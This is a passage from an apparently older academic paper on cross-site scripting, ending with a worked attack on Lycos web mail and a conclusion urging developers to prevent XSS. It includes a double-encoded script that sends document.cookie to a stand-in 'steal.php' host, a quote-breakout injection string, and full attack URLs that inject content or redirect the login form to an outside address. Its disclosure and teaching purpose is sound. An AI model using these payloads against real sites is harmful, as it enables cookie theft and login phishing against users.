
```
<script>
document.location.replace('http://example.com/steal.php?'%25%34%30document.cookie)
</script>
```

We see that each character of the original encoded string was again escape encoded. The application first interpretes all escape encoded characters and obtains the string "%2B" which is the escape encoding for the "+" character. Since there are no more checks for special characters this string is decoded correctly and the code will be executed. Now the cookie is successfully sent to the attacker's server.


4 Examples

4.1 XSS Attack

After bringing together many ideas of how a XSS attack can be arranged and prevented, the process of an XSS attack will now be clarified considering as example a well known web mail service. The site we are trying to attack is mail.lycos.com. Normally the site looks like this:



First, we will check the login form field by inserting the javascript code `<script>alert('XSS')</script>` into the member name field. The resultant page looks like this:



Since no popup windows opens up but the `<script>` tag is now shown in the input field the next step is to examine the source code of the page. Here we search for the string "XSS" and find exactly one match.

```
<input name="m_U" size=12 maxlength=32 value="<script>alert('xss')</script>">
```

This is exactly the displayed input field and can now be used to analyse the reaction of the page to more possible input strings. We see that the input string is the content of the value attribute of the input field and is bordered by quotation marks. Furthermore, no filtering is applied to the input string except that all letters are transformed to their lowercase (see `alert('xss')`). Therefore using the DOM scheme is not possible here since DOM commands are case sensitive. For example, `getelementbyid` will not work since it will not be recognized as a valid command. So here we are restricted to using Javascript and HTML only. The input field is limited to only 32 characters. Since this would not allow us to enter any useful commands we try to set the value of the input field, here the variable called `m_U`, via the URL. The code we insert is not yet execute because it is still within the value attribute of the input field. To make the code execute we close the value attribute by adding a quotation mark and close the input field by adding a greater-than character `>`.

The final string to insert looks like this:

```
"><script>alert('XSS')</script>
```

The attack URL is the following:

```
<http://ldbauth.lycos.com/cgi-bin/mayaLogin?m_U=">><script>alert('XSS')</script>
```

Now a Javascript popup window opens up and any code can be planted into the page through the input field. For example,



```
http://ldbauth.lycos.com/cgi-bin/mayaLogin?  
m_U="><div id="fake" style="position:absolute; left:200; top:200 font-size:xx-large;">text</div>
```

places any text on any desired position of the page. The entire form can be redirected to another destination with the following:

```
via HTML:  
http://ldbauth.lycos.com/cgi-bin/mayaLogin?  
m_U="%20style="display:none;"></form><form%20action="http://example.com"%20method="get">  
<input%20name="test"%20size=12>  
  
via Javascript:  
http://ldbauth.lycos.com/cgi-bin/mayaLogin?m_U="%20onclick="forms[2].action='http://example.com/';
```

The entire potential of either HTML or Javascript is available in order to change the site in different aspects. Lycos has been notified to close this XSS hole as soon as possible.

5 Conclusion

This paper tries to clarify the dangers of code insertion attacks and to show methods to prevent these. Code insertion attacks are a widely underestimated problem. This becomes even more obvious considering the fact that large web sites like lycos.com still contain such XSS holes.

The XSS problem has been long known to professionals involved in security issues but efforts to solve this were not made yet. Most web developers are insufficiently informed about this issue and thus do not take the danger of XSS attacks into account appropriately. Today this problem is still out of focus. This is probably due to the fact that there has not yet been a major misuse of a XSS hole. But the potential of XSS attacks should be taken seriously because if combined with other security holes like browser security gaps XSS attacks develop an even more dangerous potential.

In the end web developers should always keep possible XSS threads and their consequences in mind while developing. Existing web applications should be checked for any XSS attacks and adapted if necessary. User as well as developers should be aware of these kinds of attacks and act accordingly.

References

- [1] Gunter Ollmann. *HTML Code Injection and Cross-site scripting*, 2003
- [2] Gunter Ollmann. *URL Encoded Attacks*, 2002
- [3] Gavin Zuchlinski. *The Anatomy of Cross Site Scripting*, 2003
- [4] Kevin Spett. *Cross Site Scripting*, SPI Labs, 2002
- [5] David Endler. *iDefense - The Evolution of Cross-Site Scripting Attacks*, 2002
- [6] Andrew Clover. <http://www.securityfocus.com/archive/1/272037/2002-05-09/2002-05-15/0>, 2002